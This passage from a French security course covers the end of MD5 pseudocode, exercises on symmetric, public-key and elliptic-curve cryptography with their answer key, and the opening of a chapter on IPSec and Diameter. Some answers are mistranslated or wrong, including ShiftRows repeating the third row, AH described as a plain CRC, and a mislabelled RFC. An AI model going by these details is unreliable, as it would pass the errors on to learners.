   pour i de 0 à 63 faire
      si 0 ≤ i ≤ 15 alors
           f := (b et c) ou ((non b) et d)
           g := i
      sinon si 16 ≤ i ≤ 31 alors
           f := (d et b) ou ((non d) et c)
           g := (5×i + 1) mod 16
      sinon si 32 ≤ i ≤ 47 alors
           f := b xor c xor d
           g := (3×i + 5) mod 16
      sinon si 48 ≤ i ≤ 63 alors
          f := c xor (b ou (non d))
          g := (7×i) mod 16
      fin si
      var entier temp := d
      d := c
      c := b
      b := ((a + f + k[i] + w[g]) leftrotate r[i]) + b
      a := temp
   fin pour

   //ajouter le résultat au bloc précédent :
   h0 := h0 + a
   h1 := h1 + b
   h2 := h2 + c
   h3 := h3 + d
fin pour
```

3.5. Documents recommandés

[RChp11] adopte une approche différente pour l'introduction de la cryptographie: elle accorde beaucoup plus d'attention aux aspects de la cryptographie adaptés à l'application. [RChp12] introduit la prochaine génération d'algorithmes cryptographiques, les systèmes qui résistent aux attaques quantiques: en particulier, les systèmes de cryptage à clé publique post-quantique et les systèmes de signature de clés publiques post-quantiques. [RChp13] montre comment créer la sécurité dans les applications informatiques, les réseaux et le stockage.

[RChp11] Mao, W. (2003). *Modern cryptography: theory and practice*. Prentice Hall Professional Technical Reference.

[RChp12] Bernstein, D. J., Buchmann, J., & Dahmen, E. (Eds.). (2009). *Post-quantum cryptography*. Springer Science & Business Media.

[RChp13] Azad, S., & Pathan, A. S. K. (Eds.). (2014). *Practical Cryptography: Algorithms and Implementations Using C++*. CRC Press.

TD 4 – Initiation à la cryptographie

Exercice 1 :

a) Quels sont les ingrédients essentiels d'un chiffrement symétrique ?
b) Quelles sont les deux fonctions de base utilisées dans les algorithmes de cryptage ?
c) Combien de clés sont nécessaires pour que deux personnes puissent communiquer via un chiffrement ?
d) Quelle est la différence entre un chiffrement de bloc et un chiffrement de flux ?
e) Quelles sont les deux approches générales pour attaquer un chiffrement ?
f) Quels sont les principaux éléments d'un cryptosystème à clé publique?
g) Quels sont les rôles de la clé publique et privée?
h) Qu'est-ce que l'analyse de puissance?
i) Quelle est la différence entre Rijndael et AES?
j) Comment est-il construit le S-box?
k) Décrivez brièvement SubBytes.
l) Décrivez brièvement ShiftRows.
m) Combien d'octets dans l'État **(State)** sont affectés par ShiftRows?
n) Décrivez brièvement MixColumns.
o) Qu'est-ce que le cryptage triple?

Exercice 2 :

1. Qu'est-ce qu'une attaque de rencontre dans le milieu (meet-in-the-middle attack)?
2. Combien de clés sont utilisées dans le cryptage triple?
3. Quelles sont deux utilisations différentes de la cryptographie à clé publique liées à la distribution des clés?
4. Liste quatre catégories générales de schémas de distribution de clés publiques.
5. Quels sont les ingrédients essentiels d'un répertoire de clé publique?
6. Qu'est-ce qu'un certificat de clé publique?
7. Quelles sont les exigences pour l'utilisation d'un système de certificat à clé publique?
8. Expliquez brièvement l'échange de clés Diffie-Hellman.

Exercice 3 :

1. Qu'est-ce qu'une courbe elliptique?
2. Quel est le point zéro d'une courbe elliptique?
3. Quelle est la somme de trois points sur une courbe elliptique qui se situe en ligne droite?
4. Quels types d'attaques sont abordés par l'authentification des messages?
5. Quels sont les deux niveaux de fonctionnalité qui comprennent un authentification par message ou un mécanisme de signature numérique?
6. Quelles sont les approches pour produire l'authentification des messages?

7. Lorsqu'une combinaison de cryptage symétrique et d'un code de contrôle d'erreur est utilisée pour l'authentification des messages, dans quel ordre les deux fonctions doivent-elles être exécutées?
8. Qu'est-ce qu'un code d'authentification de message?
9. Quelle est la différence entre un code d'authentification de message et une fonction hash à sens unique?

Corrigé TD 4 – Initiation à la cryptographie

Exercice 1 :

a) Texte en clair, algorithme de cryptage, clé secrète, chiffrement, algorithme de décryptage

b) Permutation et substitution.

c) Une clé pour les chiffres symétriques, deux touches pour les chiffres asymétriques.

d) Un chiffrement de flux est celui qui crypte un flux de données numériques un bit ou un octet à la fois. Un chiffrement de bloc est celui dans lequel un bloc de texte clair est traité comme un tout et utilisé pour produire un bloc de texte chiffré de même longueur.

e) Cryptanalyse et force brute.

f) **Texte en clair:** c'est le message lisible ou les données qui sont introduites dans l'algorithme comme entrée. **Algorithme de cryptage:** l'algorithme de cryptage effectue diverses transformations sur le texte en clair. **Clés publiques et privées:** il s'agit d'une paire de connaissances qui ont été sélectionnées pour être utilisées pour le cryptage, l'autre est utilisé pour le décryptage. Les transformations exactes effectuées par l'algorithme de cryptage dépendent de la clé publique ou privée fournie comme entrée. **Texte chiffré:** c'est le message brouillé produit en sortie. Cela dépend du texte en clair et de la clé. Pour un message donné, deux clés différentes différentes fois deux chiffrages différents. **Algorithme de décryptage:** cet algorithme accepte le texte chiffré et la touche correspondante et produit le texte en clair original.

g) **La clé privée** d'un utilisateur est privée et connue uniquement de l'utilisateur. La clé publique de l'utilisateur est mise à la disposition des autres utilisateurs. La clé privée peut être utilisée pour crypter une signature par toute personne ayant la clé publique. Ou la clé publique peut être utilisée pour chiffrer des informations qui ne peuvent être déchiffrées que par le possesseur de la clé privée.

h) L'idée de base de l'analyse de puissance est l'observation que la puissance consommée par une carte à puce à un moment particulier pendant l'opération cryptographique est liée à l'instruction en cours d'exécution et aux données en cours de traitement.

i) Rijndael permet des longueurs de blocs de 128, 192 ou 256 bits. AES permet seulement une longueur de bloc de 128 bits.

j) 1- Initialiser le S-box avec les valeurs d'octet en ordre croissant rang par rang. La première ligne contient {00}, {01}, {02}, etc., la deuxième ligne contient {10}, {11}, etc., et ainsi de suite. Aussi, la valeur de l'octet à la ligne x, la colonne y est {xy}.

2- Mappez chaque octet dans la S-box à son inverse multiplicatif dans le champ fini GF(2^8); la valeur {00} est mappée sur elle-même..

3- Considérons que chaque octet dans la S-box se compose de 8 bits étiquetés (b_7, b_6, b_5, b_4, b_3, b_2, b_1, b_0). Appliquer la transformation suivante à chaque bit de chaque octet dans la boîte S:

$$b_i^{'} = b_i \oplus b_{(i+4) \bmod 8} \oplus b_{(i+5) \bmod 8} \oplus b_{(i+6) \bmod 8} \oplus b_{(i+7) \bmod 8} \oplus c_i$$

où c_i est le ième bit d'octet c avec la valeur {63}; qui est, $(c_7c_6c_5c_4c_3c_2c_1c_0)$ = (01100011).

k) Chaque octet individuel d'État (**State**) est mappé dans un nouvel octet de la manière suivante: les 4 bits de l'octet les plus à gauche sont utilisés comme une valeur de ligne et les 4 bits les plus à droite sont utilisés comme valeur de colonne. Ces valeurs de ligne et de colonne servent d'index dans la S-Box pour sélectionner une valeur de sortie unique de 8 bits.

l) La première rangée d'état n'est pas modifiée. Pour la deuxième ligne, un décalage circulaire gauche de 1 octet est effectué. Pour la troisième rangée, un décalage circulaire gauche de 2 octets est effectué. Pour la troisième rangée, un décalage circulaire gauche de 3 octets est effectué.

m) 12 bytes.

n) MixColumns fonctionne sur chaque colonne individuellement. Chaque octet d'une colonne est mappé dans une nouvelle valeur qui est une fonction des quatre octets dans cette colonne.

o) Avec un chiffrement triple, un bloc de texte clair est crypté en le passant par un algorithme de cryptage; Le résultat est alors transmis à nouveau par le même algorithme de cryptage; Le troisième cryptage passe par le même algorithme de cryptage une troisième fois. Typiquement, la deuxième étape utilise l'algorithme de décryptage plutôt que l'algorithme de cryptage.

Exercice 2 :

1. Il s'agit d'une attaque utilisée contre un double algorithme de cryptage et nécessite une paire connue (texte clair, texte chiffré). Essentiellement, le texte en clair est crypté pour générer une valeur intermédiaire dans le cryptage double et le chiffrement est déchiffré pour produire une valeur d'intermédiation dans le cryptage double. Les techniques de recherche de table peuvent être utilisées de manière à améliorer considérablement un essai de force brute de toutes les paires de clés.
2. Le cryptage triple peut être utilisé avec trois clés distinctes pour les trois étapes; En variante, la même clé peut être utilisée pour la première et la troisième étape.
3. La distribution des clés publiques. 2. L'utilisation du cryptage à clé publique pour distribuer des clés secrètes
4. Public announcement. Publicly available directory. Public-key authority. Public-key certificats.
5. L'autorité tient un répertoire avec une entrée {nom, clé publique} pour chaque participant. 2. Chaque participant enregistre une clé publique avec l'autorité de répertoire. L'inscription devrait être en personne ou par une forme de communication sécurisée authentifiée. 3. Un participant peut remplacer la clé existante par une nouvelle à tout moment, soit en raison de la volonté de remplacer une clé publique qui a déjà été utilisée pour une grande quantité de données, soit parce que la clé privée correspondante a été compromise dans

certaine façon. 4. Périodiquement, l'autorité publie l'intégralité du répertoire ou les mises à jour du répertoire. Par exemple, une version papier comme un annuaire téléphonique pourrait être publiée, ou les mises à jour pourraient figurer dans un journal largement diffusé. 5. Les participants pourraient également accéder au répertoire par voie électronique. À la fin, une communication sécurisée et authentifiée de l'autorité au participant est obligatoire.

6. Un certificat de clé publique contient une clé publique et d'autres informations, est créé par une autorité de certification et est remis au participant avec la clé privée correspondante. Un participant transmet ses informations clés à un autre en transmettant son certificat. Les autres participants peuvent vérifier que le certificat a été créé par l'autorité.
7. 1. Tout participant peut lire un certificat pour déterminer le nom et la clé publique du propriétaire du certificat. 2. Tout participant peut vérifier que le certificat provient de l'autorité de certification et qu'il n'est pas contrefait. 3. Seul l'autorité de certification peut créer et mettre à jour des certificats.
8. Deux parties créent chacune une clé publique, la paire de clés privées et communique la clé publique à l'autre partie. Les clés sont conçues de telle sorte que les deux côtés puissent calculer la même clé secrète unique en fonction de la clé privée de chaque côté et de la clé publique de l'autre côté.

Exercice 3 :

1. Une courbe elliptique est celle qui est décrite par les équations cubiques, semblable à celles utilisées pour calculer la circonférence d'une ellipse. En général, les équations cubiques pour les courbes elliptiques prennent la forme

$$y^2 + axy + by = x^3 + cx^2 + dx + e$$

Où *a, b, c, d* et *e* sont des nombres réels, *x* et *y* prennent des valeurs dans les nombres réels.

2. Aussi appelé point à l'infini et désigné par O. Cette valeur sert d'identité additive dans l'arithmétique de la courbe elliptique.
3. Si trois points sur une courbe elliptique se situent sur une ligne droite, leur somme est O.
4. **Masquerade:** Insertion de messages dans le réseau à partir d'une source frauduleuse. **Modification du contenu:** modifications du contenu d'un message, y compris l'insertion, la suppression, la transposition et la modification. **Modification de séquence:** toute modification d'une séquence de messages entre parties, y compris l'insertion, la suppression et la réorganisation. **Modification de la temporisation:** retarder ou rejouer les messages.
5. Au niveau inférieur, il doit y avoir une sorte de fonction qui produit un authentificateur: une valeur à utiliser pour authentifier un message. Cette fonction de niveau inférieur est ensuite utilisée comme primitive dans un protocole d'authentification de niveau supérieur qui permet à un destinataire de vérifier l'authenticité d'un message.
6. Cryptage des messages, code d'authentification des messages, fonction hash.
7. Code de contrôle d'erreur, puis cryptage.

8. Un authentificateur qui est une fonction cryptographique des pour les données à authentifier et une clé secrète.
9. Une fonction hash, elle-même, ne fournit pas d'authentification de message. Une clé secrète doit être utilisée d'une certaine manière avec la fonction hash pour produire une authentification. Un MAC, par définition, utilise une clé secrète pour calculer un code utilisé pour l'authentification.

CHAPITRE 4 : LES PROTOCOLES ET LES CERTIFICATS DE SECURITE

- Le protocole IPSec
  - IPSec Modes: Transport and Tunnel
  - En-tête d'authentification IPSec (AH)
  - IPSec Encapsulating Security Payload (ESP)
  - Echange de clés IPSec (IKE)
- Le protocole Diameter
  - Structure du message de Diameter
  - Structure de l'AVP Diameter
  - Découverte des pairs dans Diameter
  - Établissement de connexion Diameter
  - Sécurisation des messages Diameter
- Le protocole EAP
  - Les bases du protocole EAP
  - EAP dans les différentes versions de Windows
  - Configuration du protocole EAP
- Le protocole SSL/TLS
  - Qu'est ce que SSL/TLS?
  - Les scénarios d'utilisation du TLS/SSL
  - Architecture TLS/SSL
  - Ports réseau utilisés par TLS / SSL
- Le certificat numérique X.509
- Documents recommandés
- TD 5
- TD 6
- Corrigé TD 5
- Corrigé TD 6
- TP 2 – Installation et configuration de la boîte à outils de chiffrement OpenSSL
- TP 3 – Installation et configuration du pare-feu Pfsense

4.1. Le protocole IPSec

Le problème le plus connu avec le protocole Internet d'origine (IPv4) est l'épuisement en cours de son espace d'adressage et l'absence de moyens définitifs d'assurer la sécurité sur les inter-réseaux IP. La technologie qui apporte des communications sécurisées au protocole Internet est appelée IP Security. IPsec (Internet Protocol Security) ; est une suite de protocoles qui est proposé afin d'assurer la sécurité des communications Internet à la couche IP, comme présenté dans la Figure 4.1. L'utilisation actuelle la plus courante d'IPsec consiste à fournir un réseau privé virtuel (VPN), soit entre deux emplacements (passerelle vers passerelle), soit entre un utilisateur distant et un réseau d'entreprise (hôte vers une passerelle). De plus, Il peut également fournir une sécurité de bout en bout ou d'hôte à hôte. IPsec est également utilisé par d'autres protocoles Internet (par exemple, Mobile IP version 6 (MIPv6)) pour protéger certains ou tout leur trafic.

IKE (Internet Key Exchange) est le principal protocole de négociation et de gestion qui est le plus couramment utilisé pour fournir des documents de saisie dynamiques négociés et mis à jour pour IPsec. IPsec et IKE peuvent être utilisés simultanément avec IPv4 et IPv6. Liste des RFC relatives à IPsec est présenté dans le tableau 4.1.




Figure 4.1. Positionnement du protocole IPsec dans le modèle OSI

RFC	***Description***
RFC 6071 [1]	Feuille de route du document du IPsec et IKE
RFC 4835 [2]	Exigences de mise en œuvre de l'algorithme de cryptographie pour l'encapsulation de la charge utile de sécurité (ESP) et l'en-tête d'authentification (AH)
RFC 4308 [3]	Suites cryptographiques pour IPsec
RFC 4305 [4]	Extensions de protocole de statut de certificat en ligne (OCSP) sur IKEv2

Tableau 4.1. Liste des RFC relatives à IPsec

Les protections IPsec sont fournies par deux en-têtes spéciaux : l'en-tête Encapsulating Security Payload (ESP) et l'en-tête d'authentification (AH). Dans IPv4, ces en-têtes prennent la forme d'en-têtes de protocole ; Dans IPv6, ils sont classés comme des en-têtes d'extension. L'IPsec se base sur les quatre composantes suivantes :

- **SA (association de sécurité)** : un accord à sens unique (entrant ou sortant) entre deux pairs communicants qui spécifient les protections IPsec à fournir à leurs communications. Cela inclut les protections de sécurité spécifiques, les algorithmes cryptographiques et les clés secrètes à appliquer, ainsi que les types spécifiques de trafic à protéger.
- **SPI (indice des paramètres de sécurité)** : une valeur qui, conjointement avec l'adresse de destination et le protocole de sécurité (AH ou ESP), identifie de manière unique une seule SA.
- **SAD (base de données de l'association de sécurité)** : le dépôt SA de chaque partenaire. Les SAs peuvent être établis en mode transport ou en mode tunnel.
- **SPD (base de données sur les politiques de sécurité**) : une base de données ordonnée qui exprime les protections de sécurité pour les différents types et classes de trafic. Les trois classes générales de trafic sont le trafic à rejeter, le trafic autorisé sans protection IPsec et le trafic nécessitant une protection IPsec.

4.1.1. IPSec Modes: Transport and Tunnel

Le protocole IPSec utilise deux modes, à savoir, le mode transport et le mode tunnel, comme présenté dans la figure 4.2.




Figure 4.2. Les modes IPSec

- En mode transport, le protocole protège le message transmis à IP depuis la couche de transport. Le message est traité par AH / ESP et les en-têtes appropriés sont ajoutés devant l'en-tête de transport (UDP ou TCP). L'en-tête IP est ensuite ajouté devant par IP.
- En mode tunnel, IPSec est utilisé pour protéger un datagramme IP encapsulé complet après l'application de l'en-tête IP. Les en-têtes IPSec apparaissent devant l'en-tête IP d'origine, puis un nouvel en-tête IP est ajouté devant l'en-tête IPSec. C'est-à-dire que tout le datagramme IP original est sécurisé puis encapsulé dans un autre datagramme IP. De plus, le mode tunnel protège le datagramme IP d'origine en entier, l'en-tête et tout, alors que le mode de transport ne le fait pas. Ainsi, en termes généraux, l'ordre des en-têtes est présenté dans la figure 4.3 :




Figure 4.3. L'ordre des en-têtes dans le protocole IPSec

4.1.2. En-tête d'authentification IPSec (AH)

L'un des deux protocoles de sécurité de base dans IPSec est l'en-tête d'authentification (AH). AH est un protocole qui fournit l'authentification de tout ou partie du contenu d'un datagramme en ajoutant un en-tête qui est calculé en fonction des valeurs dans le datagramme. Quelles parties du datagramme sont utilisées pour le calcul et le placement de l'en-tête dépend du mode (tunnel ou transport) et de la version IP (IPv4 ou IPv6). Le fonctionnement du protocole AH est simple, un émetteur utilise un algorithme standard pour calculer une somme de contrôle ou un code CRC en fonction du contenu d'un message. Ce résultat calculé est transmis avec les données d'origine à la destination, qui répète le calcul et se défausse du message si un écart se trouve entre son calcul et celui effectué par la source.

L'en-tête d'authentification IPSec (AH) fournit des services d'authentification d'intégrité à des périphériques compatibles IPSec, afin qu'ils puissent vérifier que les messages sont reçus intacts à partir d'autres périphériques. Pour de nombreuses applications, cependant, ce n'est qu'une pièce du puzzle. Nous voulons non seulement protéger contre les dispositifs intermédiaires qui changent nos datagrammes, mais nous voulons nous protéger contre eux aussi en examinant leur contenu. Pour ce niveau de communication privée, AH ne suffit pas; Nous devons utiliser le protocole Encapsulating Security Payload (ESP).

4.1.3. IPSec Encapsulating Security Payload (ESP)

Le travail principal de ESP est de fournir la confidentialité en utilisant un algorithme de cryptage qui combine les données dans le datagramme avec une clé pour la transformer en une forme cryptée. Ceci est ensuite reconditionné à l'aide d'un format spécial et transmis à la destination, ce qui le déchiffre en utilisant le même algorithme. ESP supporte également son propre système d'authentification comme celui utilisé dans AH, ou peut être utilisé conjointement avec AH. La figure 4.4 présente la différence entre AH et ESP.




Figure 4.4. Les différences entre AH et ESP[11]

4.1.4. Echange de clés IPSec (IKE)

IKE est défini dans RFC 2409 [6]. L'objectif d'IKE est de permettre aux périphériques d'échanger les informations requises pour une communication sécurisée. Il inclut les clés cryptographiques utilisées pour coder les informations d'authentification et effectuer le cryptage de la charge utile. IKE fonctionne en permettant aux périphériques compatibles IPSec d'échanger des associations de sécurité (SA), de remplir leurs bases de données d'association de sécurité (SAD). Ceux-ci sont ensuite utilisés pour l'échange réel de datagrammes sécurisés avec les protocoles AH et ESP.

IKE est considéré comme un protocole «hybride» car il combine les fonctions de trois autres protocoles. La première est l'Internet Security Association et le Key Management Protocol (ISAKMP). ISAKMP est un protocole générique qui prend en charge plusieurs méthodes d'échange de clés différentes. Dans IKE, le cadre ISAKMP sert de base à une méthode d'échange de clé spécifique qui combine des fonctionnalités à partir de deux protocoles d'échange de clés :

- ***OAKLEY***: décrit un mécanisme spécifique pour l'échange de clés à travers la définition de différents «modes» d'échange de clés. La plupart des processus d'échange de clé IKE sont basés sur OAKLEY.
- ***SKEME***: décrit un mécanisme d'échange de clé différent de celui de OAKLEY. IKE utilise certaines fonctionnalités de SKEME, y compris sa méthode de cryptage de clé publique et sa fonction de reconfiguration rapide.

[11] Source : http://www-igm.univ-mlv.fr/~dr/

4.2. Le protocole Diameter

Le protocole de base Diameter [7] est destiné à fournir un cadre d'authentification, d'autorisation et de comptabilité (AAA) pour des applications telles que l'accès au réseau ou la mobilité IP. Le protocole Diameter est également destiné à fonctionner dans les situations locales d'authentification, d'autorisation et d'itinérance. De plus, il est essentiellement un successeur du protocole RADIUS (Remote Authentication Dial In User Service) qui est également un protocole AAA basé sur UDP. UDP n'utilise pas un mécanisme implicite de main-secoue pour fournir la fiabilité, la commande ou l'intégrité des données. Le manque de fiabilité était le principal défaut dans le protocole RADIUS. Les améliorations du Diameter sur RADIUS sont présentées dans la figure 4.6.

4.2.1. Structure du message de Diameter

Le Diameter est un protocole basé sur les messages (paquets). Il existe deux types de messages, à savoir, le message Request et le message Answer. La structure de ces deux messages est présentée dans la figure 4.5.




Figure 4.5. Structure du message de Diameter[12]

- Version : Ce champ de version doit être réglé sur 1 pour indiquer la version 1.
- Longueur du message (Message Length) : Contenir la longueur de Message Header + (Data) Avp.
- Drapeaux de commande (Command Flags) : Le champ drapeaux de commandes est de huit bits.
- ID d'application (ID d'application) : Pour identifier de manière unique chaque application.
- Hop-by-Hop Identifier : L'identificateur Hop-by-Hop est un champ entier non signé de 32 bits (en ordre d'octet réseau) et aide à faire correspondre les demandes et les réponses.
- Identificateur de bout en bout (End-to-End Identifier): L'identificateur de bout en bout est un champ entier non signé de 32 bits (en ordre d'octet de réseau) et sert à détecter des messages en double.

[12] Source : https://en.wikipedia.org/wiki/Diameter_(protocol)

